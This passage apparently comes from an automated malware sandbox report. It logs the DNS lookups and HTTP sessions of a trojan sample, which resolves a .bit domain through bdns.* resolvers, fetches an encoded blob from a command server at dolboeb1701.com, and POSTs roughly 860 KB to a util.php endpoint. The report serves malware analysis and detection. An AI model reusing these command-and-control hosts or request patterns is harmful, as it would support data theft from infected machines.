Feb 23, 2021 17:50:34.943921089 CET	192.168.2.6	8.8.8.8	0x1672	Standard query (0)	bdns.nu	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:35.143054008 CET	192.168.2.6	8.8.8.8	0x4b04	Standard query (0)	bdns.pro	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:56.978113890 CET	192.168.2.6	8.8.8.8	0xc378	Standard query (0)	bdns.pro	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:57.682384014 CET	192.168.2.6	8.8.8.8	0x84bb	Standard query (0)	bdns.pro	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:57.970865011 CET	192.168.2.6	8.8.8.8	0x691d	Standard query (0)	dotbit.me	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:58.800149918 CET	192.168.2.6	8.8.8.8	0xd1a9	Standard query (0)	dolboeb1701.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:59.484796047 CET	192.168.2.6	8.8.8.8	0xadf8	Standard query (0)	dolboeb1701.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 17:49:26.489789009 CET	8.8.8.8	192.168.2.6	0x80a0	No error (0)	bdns.by		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:27.320461988 CET	8.8.8.8	192.168.2.6	0x205	No error (0)	bdns.by		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:27.967782974 CET	8.8.8.8	192.168.2.6	0x920a	No error (0)	bdns.by		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:37.215457916 CET	8.8.8.8	192.168.2.6	0xfad	No error (0)	bdns.co		88.80.21.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:37.949068069 CET	8.8.8.8	192.168.2.6	0xba64	No error (0)	bdns.co		88.80.21.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:38.623399973 CET	8.8.8.8	192.168.2.6	0x95df	No error (0)	bdns.co		88.80.21.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:47.920927048 CET	8.8.8.8	192.168.2.6	0xfe24	No error (0)	bdns.im		194.54.82.12	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:48.829565048 CET	8.8.8.8	192.168.2.6	0xdbd8	No error (0)	bdns.im		194.54.82.12	A (IP address)	IN (0x0001)

Copyright null 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 17:49:49.581415892 CET	8.8.8.8	192.168.2.6	0x416d	No error (0)	bdns.im		194.54.82.12	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:59.021301985 CET	8.8.8.8	192.168.2.6	0xa373	No error (0)	bdns.io		190.115.26.106	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:59.994502068 CET	8.8.8.8	192.168.2.6	0x995e	No error (0)	bdns.io		190.115.26.106	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:00.880533934 CET	8.8.8.8	192.168.2.6	0x978	No error (0)	bdns.io		190.115.26.106	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:10.188890934 CET	8.8.8.8	192.168.2.6	0xcb74	No error (0)	bdns.link		62.75.198.178	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:10.752154112 CET	8.8.8.8	192.168.2.6	0x8c70	No error (0)	bdns.link		62.75.198.178	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:11.138019085 CET	8.8.8.8	192.168.2.6	0x83e1	No error (0)	bdns.link		62.75.198.178	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:11.372246981 CET	8.8.8.8	192.168.2.6	0xc860	No error (0)	bdns.nu		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:11.372246981 CET	8.8.8.8	192.168.2.6	0xc860	No error (0)	bdns.nu		194.54.82.13	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:34.471158028 CET	8.8.8.8	192.168.2.6	0xaa7d	No error (0)	bdns.nu		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:34.471158028 CET	8.8.8.8	192.168.2.6	0xaa7d	No error (0)	bdns.nu		194.54.82.13	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:35.001588106 CET	8.8.8.8	192.168.2.6	0x1672	No error (0)	bdns.nu		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:35.001588106 CET	8.8.8.8	192.168.2.6	0x1672	No error (0)	bdns.nu		194.54.82.13	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:35.324096918 CET	8.8.8.8	192.168.2.6	0x4b04	No error (0)	bdns.pro		194.54.82.12	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:35.324096918 CET	8.8.8.8	192.168.2.6	0x4b04	No error (0)	bdns.pro		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:35.324096918 CET	8.8.8.8	192.168.2.6	0x4b04	No error (0)	bdns.pro		190.115.26.106	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:35.496668100 CET	8.8.8.8	192.168.2.6	0xaa7d	No error (0)	bdns.nu		194.54.82.13	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:35.496668100 CET	8.8.8.8	192.168.2.6	0xaa7d	No error (0)	bdns.nu		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:57.035257101 CET	8.8.8.8	192.168.2.6	0xc378	No error (0)	bdns.pro		194.54.82.12	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:57.035257101 CET	8.8.8.8	192.168.2.6	0xc378	No error (0)	bdns.pro		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:57.035257101 CET	8.8.8.8	192.168.2.6	0xc378	No error (0)	bdns.pro		190.115.26.106	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:57.782000065 CET	8.8.8.8	192.168.2.6	0x84bb	No error (0)	bdns.pro		194.54.82.12	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:57.782000065 CET	8.8.8.8	192.168.2.6	0x84bb	No error (0)	bdns.pro		88.80.20.20	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:57.782000065 CET	8.8.8.8	192.168.2.6	0x84bb	No error (0)	bdns.pro		190.115.26.106	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:58.060647964 CET	8.8.8.8	192.168.2.6	0x691d	No error (0)	dotbit.me		144.76.12.6	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:59.041929007 CET	8.8.8.8	192.168.2.6	0xd1a9	No error (0)	dolboeb1701.com		47.91.94.99	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 17:50:59.544714928 CET	8.8.8.8	192.168.2.6	0xadf8	No error (0)	dolboeb1701.com		47.91.94.99	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bdns.by
- bdns.co
- bdns.im
- bdns.io
- bdns.link
- bdns.nu
- bdns.pro
- 47.91.94.99
- dolboeb1701.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49723	88.80.20.20	443	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:49:37.032202959 CET	1205	OUT	GET /r/kpotuvorot10.bit HTTP/1.1 Host: bdns.by Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49733	88.80.21.20	443	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:49:47.703583956 CET	1218	OUT	GET /r/kpotuvorot10.bit HTTP/1.1 Host: bdns.co Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49785	47.91.94.99	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:59.591033936 CET	6485	OUT	GET /bgczXibj92HSlSCK/util.php?id=53E61D202B0F807656615 HTTP/1.1 Content-Type: application/x-www-form-urlencoded Host: dolboeb1701.com Connection: Keep-Alive Cache-Control: no-cache

Copyright null 2021

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:59.902120113 CET	6486	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 16:50:59 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 992 Connection: keep-alive Vary: Accept-Encoding Vary: Accept-Encoding Vary: Accept-Encoding Data Raw: 32 50 39 36 75 66 5a 67 70 75 6e 49 72 45 78 39 53 79 44 63 63 56 68 37 2b 39 44 49 37 74 72 77 6e 33 50 77 69 76 46 47 35 38 59 7a 5a 36 69 6a 51 36 6f 55 49 38 34 76 56 61 68 67 31 69 44 64 42 34 6d 59 76 34 30 68 68 55 65 6a 58 34 61 50 48 77 78 45 4b 75 78 35 35 59 6e 36 41 6c 6d 78 54 46 44 4c 36 68 69 53 58 63 47 6a 7a 74 2b 6e 75 2f 4d 4a 36 41 66 51 36 67 38 63 77 37 66 52 30 36 57 76 4e 45 71 4f 67 48 6a 38 62 38 4b 62 47 63 6b 46 52 64 4b 55 46 59 30 57 59 35 50 2b 4c 76 4c 62 41 69 4e 51 6f 4c 6e 73 65 65 57 4a 2b 67 4a 5a 73 64 43 75 35 72 72 4c 77 42 79 78 33 2b 56 68 49 45 4f 51 75 41 71 50 42 39 71 66 74 66 75 4f 4a 2b 78 35 35 59 6e 36 41 6c 6d 78 6a 78 36 74 4d 71 32 63 6f 45 54 79 70 68 47 4c 4c 4b 50 65 6e 75 78 35 35 59 6e 36 41 6c 6d 78 68 73 6d 73 42 31 66 47 6a 56 33 73 65 65 57 4a 2b 67 4a 5a 73 64 76 63 74 47 72 61 6a 35 49 53 2b 2f 65 6b 75 31 38 66 5a 66 36 55 2b 6c 66 6f 45 49 69 6e 2f 62 41 49 71 32 67 71 6b 32 47 58 4e 42 46 79 66 6e 32 4d 4b 74 30 79 58 53 51 55 53 49 7a 48 54 37 58 2f 73 72 30 7a 33 6e 64 76 6c 39 51 66 33 35 70 61 79 49 4b 59 37 67 43 69 4c 41 4f 33 4d 41 47 70 44 6f 63 7a 4e 32 74 37 54 71 4e 33 72 6c 78 69 79 7a 2b 77 43 4b 74 6f 4b 70 4e 68 6c 2f 55 6a 71 52 6e 64 41 62 4d 44 61 57 32 45 49 66 41 55 56 61 33 44 39 57 5a 6d 44 71 73 5a 56 44 6a 7a 46 76 62 61 4d 43 64 42 33 42 38 33 56 57 66 66 54 30 57 4a 36 30 53 55 4f 73 4e 56 73 2f 4e 70 79 6c 52 45 75 4e 78 67 55 33 6f 36 32 59 4f 56 74 59 72 7a 61 63 70 55 52 4c 6a 63 59 46 6d 69 75 4d 73 55 53 33 68 77 67 77 63 76 4c 61 52 61 2b 4a 4a 69 59 66 58 58 38 57 54 54 75 4f 78 35 35 59 6e 36 41 6c 6d 78 54 46 44 4c 36 68 69 53 58 63 47 6a 7a 74 2b 6e 75 2f 4d 4a 36 41 66 51 36 67 38 63 77 37 66 52 30 36 57 76 4e 45 71 4f 67 48 6a 38 62 38 4b 62 47 63 6b 46 52 64 4b 55 46 59 30 57 59 35 50 2b 4c 76 4c 62 41 69 4e 51 6f 4c 6e 73 65 65 57 4a 2b 67 4a 5a 73 64 43 75 35 72 72 4c 77 42 79 78 33 2b 56 68 49 45 4f 51 75 41 70 44 36 66 41 4b 31 58 77 55 44 71 34 6f 6c 4c 77 79 6e 77 4b 43 44 62 76 41 67 55 44 4d 42 6d 32 38 7a 66 4f 37 71 48 5a 50 4f 68 31 76 37 49 33 79 2b 30 39 76 70 36 51 47 57 63 39 63 76 2b 64 6b 75 71 57 76 73 4c 45 56 66 36 48 45 49 68 4a 30 79 52 39 6f 67 59 63 44 33 46 2b 6d 4f 4c 71 69 53 42 2f 7a 61 70 42 38 6b 37 7a 4e 38 37 75 6f 64 6b 38 36 63 53 76 7a 37 34 70 35 79 73 70 34 5a 57 55 39 45 54 6d 58 4d 30 38 55 4d 69 33 6e 45 37 39 4b 4b 77 63 67 72 51 67 42 75 67 4b 6a 65 37 2f 75 74 4f 36 2b 63 45 54 65 45 42 4c 61 55 43 54 38 32 4a 71 67 37 37 4c 63 50 48 2b 38 7a 66 4f 37 71 48 5a 50 4f 6a 6f 49 69 66 79 33 4f 6f 37 71 63 4c 53 4c 47 4f 4b 43 71 57 6b 36 31 76 54 65 39 74 30 65 76 6f 6e 72 52 4a 51 36 77 31 57 7a 37 35 74 6c 73 7a 79 4a 30 65 66 43 76 6b 46 35 72 58 66 78 48 59 6e 72 52 4a 51 36 77 31 57 7a 55 73 59 6c 37 38 61 59 58 52 57 4a 36 30 53 55 4f 73 4e 56 73 2f 53 6a 6c 32 6a 72 58 4d 6b 51 78 78 67 76 37 38 6b 2b 55 45 65 6a 77 34 38 71 75 2b 70 47 53 4e 6c 66 30 61 6c 47 75 2f 6a 66 Data Ascii: 2P96ufZgpunIrEx9SyDccVh7+9DI7trwn3PwivFG58YzZ6ijQ6oUI84vVahg1iDdB4mYv40hhUejX4aPHwxEKux55Yn6AlmxTFDL6hiSXcGjzt+nu/MJ6AfQ6g8cw7fR06WvNEqOgHj8b8KbGckFRdKUFY0WY5P+LvLbAiNQoLnseeWJ+gJZsdCu5rrLwByx3+VhIEOQuAqPB9qftfuOJ+x55Yn6AlmxjxtMq2coETyphGLLKPenux55Yn6AlmxhsmsB1fGjV3seeWJ+gJZsdvctGraj5IS+/eku18fZf6U+lfoEIin/bAIq2gqk2GXNBFyfn2MKt0yXSQUSIzHT7X/sr0z3ndvl9Qf35payIKY7gCiLAO3MAGpDoczN2t7TqN3rlxiyz+wCKtoKpNhl/UjqRndAbMDaW2EIfAUVa3D9WZmDqsZVDjzFvbaMCdB3B83VWffT0WJ60SUOsNVs/NpylREuNxgU3o62YOVtYrzacpURLjcYFmiuMsUS3hwgwcvLaRa+JJiYfXX8WTTuOx55Yn6AlmxTFDL6hiSXcGjzt+nu/MJ6AfQ6g8cw7fR06WvNEqOgHj8b8KbGckFRdKUFY0WY5P+LvLbAiNQoLnseeWJ+gJZsdCu5rrLwByx3+VhIEOQuApD6fAK1XwUDq4olLwynwKCDbvAgUDMBm28zfO7qHZPOh1v7I3y+09vp6QGWc9cv+dkuqWvsLEVf6HEIhJ0yR9ogYcD3F+mOLqiSB/zapB8k7zN87uodk86cSvz74p5ysp4ZWU9ETmXM08UMi3nE79KKwcgrQgBugKje7/utO6+cETeEBLaUCT82Jqg77LcPH+8zfO7qHZPOjoIify3Oo7qcLSLGOKCqWk61vTe9t0evonrRJQ6w1Wz75tlszyJ0efCvkF5rXfxHYnrRJQ6w1WzUsYl78aYXRWJ60SUOsNVs/Sjl2jrXMkQxxgv78k+UEejw48qu+pGSNlf0alGu/jf Data Raw: 32 50 39 36 75 66 5a 67 70 75 6e 49 72 45 78 39 53 79 44 63 63 56 68 37 2b 39 44 49 37 74 72 77 6e 33 50 77 69 76 46 47 35 38 59 7a 5a 36 69 6a 51 36 6f 55 49 38 34 76 56 61 68 67 31 69 44 64 42 34 6d 59 76 34 30 68 68 55 65 6a 58 34 61 50 48 77 78 45 4b 75 78 35 35 59 6e 36 41 6c 6d 78 68 73 6d 73 42 31 66 47 6a 56 33 73 65 65 57 4a 2b 67 4a 5a 73 64 76 63 74 47 72 61 6a 35 49 53 2b 2f 65 6b 75 31 38 66 5a 66 36 55 2b 6c 66 6f 45 49 69 6e 2f 62 41 49 71 32 67 71 6b 32 47 58 4e 42 46 79 66 6e 32 4d 4b 74 30 79 58 53 51 55 53 49 7a 48 54 37 58 2f 73 72 30 7a 33 6e 64 76 6c 39 51 66 33 35 70 61 79 49 4b 59 37 67 43 69 4c 41 4f 33 4d 41 47 70 44 6f 63 7a 4e 32 74 37 54 71 4e 33 72 6c 78 69 79 7a 2b 77 43 4b 74 6f 4b 70 4e 68 6c 2f 55 6a 71 52 6e 64 41 62 4d 44 61 57 32 45 49 66 41 55 56 61 33 44 39 57 5a 6d 44 71 73 5a 56 44 6a 7a 46 76 62 61 4d 43 64 42 33 42 38 33 56 57 66 66 54 30 57 4a 36 30 53 55 4f 73 4e 56 73 2f 4e 70 79 6c 52 45 75 4e 78 67 55 33 6f 36 32 59 4f 56 74 59 72 7a 61 63 70 55 52 4c 6a 63 59 46 6d 69 75 4d 73 55 53 33 68 77 67 77 63 76 4c 61 52 61 2b 4a 4a 69 59 66 58 58 38 57 54 54 75 4f 78 35 35 59 6e 36 41 6c 6d 78 54 46 44 4c 36 68 69 53 58 63 47 6a 7a 74 2b 6e 75 2f 4d 4a 36 41 66 51 36 67 38 63 77 37 66 52 30 36 57 76 4e 45 71 4f 67 48 6a 38 62 38 4b 62 47 63 6b 46 52 64 4b 55 46 59 30 57 59 35 50 2b 4c 76 4c 62 41 69 4e 51 6f 4c 6e 73 65 65 57 4a 2b 67 4a 5a 73 64 43 75 35 72 72 4c 77 42 79 78 33 2b 56 68 49 45 4f 51 75 41 70 44 36 66 41 4b 31 58 77 55 44 71 34 6f 6c 4c 77 79 6e 77 4b 43 44 62 76 41 67 55 44 4d 42 6d 32 38 7a 66 4f 37 71 48 5a 50 4f 68 31 76 37 49 33 79 2b 30 39 76 70 36 51 47 57 63 39 63 76 2b 64 6b 75 71 57 76 73 4c 45 56 66 36 48 45 49 68 4a 30 79 52 39 6f 67 59 63 44 33 46 2b 6d 4f 4c 71 69 53 42 2f 7a 61 70 42 38 6b 37 7a 4e 38 37 75 6f 64 6b 38 36 63 53 76 7a 37 34 70 35 79 73 70 34 5a 57 55 39 45 54 6d 58 4d 30 38 55 4d 69 33 6e 45 37 39 4b 4b 77 63 67 72 51 67 42 75 67 4b 6a 65 37 2f 75 74 4f 36 2b 63 45 54 65 45 42 4c 61 55 43 54 38 32 4a 71 67 37 37 4c 63 50 48 2b 38 7a 66 4f 37 71 48 5a 50 4f 6a 6f 49 69 66 79 33 4f 6f 37 71 63 4c 53 4c 47 4f 4b 43 71 57 6b 36 31 76 54 65 39 74 30 65 76 6f 6e 72 52 4a 51 36 77 31 57 7a 37 35 74 6c 73 7a 79 4a 30 65 66 43 76 6b 46 35 72 58 66 78 48 59 6e 72 52 4a 51 36 77 31 57 7a 55 73 59 6c 37 38 61 59 58 52 57 4a 36 30 53 55 4f 73 4e 56 73 2f 53 6a 6c 32 6a 72 58 4d 6b 51 78 78 67 76 37 38 6b 2b 55 45 65 6a 77 34 38 71 75 2b 70 47 53 4e 6c 66 30 61 6c 47 75 2f 6a 66 Data Ascii: 2P96ufZgpunIrEx9SyDccVh7+9DI7trwn3PwivFG58YzZ6ijQ6oUI84vVahg1iDdB4mYv40hhUejX4aPHwxEKux55Yn6AlmxTFDL6hiSXcGjzt+nu/MJ6AfQ6g8cw7fR06WvNEqOgHj8b8KbGckFRdKUFY0WY5P+LvLbAiNQoLnseeWJ+gJZsdCu5rrLwByx3+VhIEOQuAqPB9qftfuOJ+x55Yn6AlmxjxtMq2coETyphGLLKPenux55Yn6AlmxhsmsB1fGjV3seeWJ+gJZsdvctGraj5IS+/eku18fZf6U+lfoEIin/bAIq2gqk2GXNBFyfn2MKt0yXSQUSIzHT7X/sr0z3ndvl9Qf35payIKY7gCiLAO3MAGpDoczN2t7TqN3rlxiyz+wCKtoKpNhl/UjqRndAbMDaW2EIfAUVa3D9WZmDqsZVDjzFvbaMCdB3B83VWffT0WJ60SUOsNVs/NpylREuNxgU3o62YOVtYrzacpURLjcYFmiuMsUS3hwgwcvLaRa+JJiYfXX8WTTuOx55Yn6AlmxTFDL6hiSXcGjzt+nu/MJ6AfQ6g8cw7fR06WvNEqOgHj8b8KbGckFRdKUFY0WY5P+LvLbAiNQoLnseeWJ+gJZsdCu5rrLwByx3+VhIEOQuApD6fAK1XwUDq4olLwynwKCDbvAgUDMBm28zfO7qHZPOh1v7I3y+09vp6QGWc9cv+dkuqWvsLEVf6HEIhJ0yR9ogYcD3F+mOLqiSB/zapB8k7zN87uodk86cSvz74p5ysp4ZWU9ETmXM08UMi3nE79KKwcgrQgBugKje7/utO6+cETeEBLaUCT82Jqg77LcPH+8zfO7qHZPOjoIify3Oo7qcLSLGOKCqWk61vTe9t0evonrRJQ6w1Wz75tlszyJ0efCvkF5rXfxHYnrRJQ6w1WzUsYl78aYXRWJ60SUOsNVs/Sjl2jrXMkQxxgv78k+UEejw48qu+pGSNlf0alGu/jf
Feb 23, 2021 17:51:25.673471928 CET	6499	OUT	POST /bgczXibj92HSlSCK/util.php HTTP/1.1 Content-Type: application/octet-stream Content-Encoding: binary Host: dolboeb1701.com Content-Length: 860177 Connection: Keep-Alive Cache-Control: no-cache
Feb 23, 2021 17:51:28.301080942 CET	7478	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 16:51:28 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 2 Connection: keep-alive Data Raw: 4f 4b Data Ascii: OK

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49737	194.54.82.12	443	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:49:58.712088108 CET	1286	OUT	GET /r/kpotuvorot10.bit HTTP/1.1 Host: bdns.im Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49743	190.115.26.106	443	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:09.976687908 CET	1367	OUT	GET /r/kpotuvorot10.bit HTTP/1.1 Host: bdns.io Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49752	62.75.198.178	443	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:11.187283039 CET	1548	OUT	GET /r/kpotuvorot10.bit HTTP/1.1 Host: bdns.link Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49770	88.80.20.20	443	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:35.064672947 CET	6433	OUT	GET /r/kpotuvorot10.bit HTTP/1.1 Host: bdns.nu Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49780	194.54.82.12	443	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:57.872148037 CET	6472	OUT	GET /r/kpotuvorot10.bit HTTP/1.1 Host: bdns.pro Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49782	47.91.94.99	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:58.560293913 CET	6479	OUT	GET /bgczXibj92HSlSCK HTTP/1.1 Connection: Keep-Alive Host: 47.91.94.99
Feb 23, 2021 17:50:58.604058981 CET	6479	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 23 Feb 2021 16:50:58 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body bgcolor="white"> 403 Forbidden <hr> nginx </body></html>
Feb 23, 2021 17:50:58.605179071 CET	6480	OUT	GET /bgczXibj92HSlSCK HTTP/1.1 Connection: Keep-Alive Host: 47.91.94.99
Feb 23, 2021 17:50:58.649339914 CET	6480	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 23 Feb 2021 16:50:58 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body bgcolor="white"> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49783	47.91.94.99	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:58.703516006 CET	6480	OUT	GET /bgczXibj92HSlSCK HTTP/1.1 Host: 47.91.94.99 Connection: Keep-Alive Cache-Control: no-cache
Feb 23, 2021 17:50:58.747348070 CET	6481	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 23 Feb 2021 16:50:58 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body bgcolor="white"> 403 Forbidden <hr> nginx </body></html>
Feb 23, 2021 17:50:58.749028921 CET	6481	OUT	GET /bgczXibj92HSlSCK HTTP/1.1 Host: 47.91.94.99 Connection: Keep-Alive Cache-Control: no-cache
Feb 23, 2021 17:50:58.792897940 CET	6481	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 23 Feb 2021 16:50:58 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body bgcolor="white"> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49784	47.91.94.99	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:59.089148998 CET	6482	OUT	GET /bgczXibj92HSlSCK HTTP/1.1 Connection: Keep-Alive Host: dolboeb1701.com
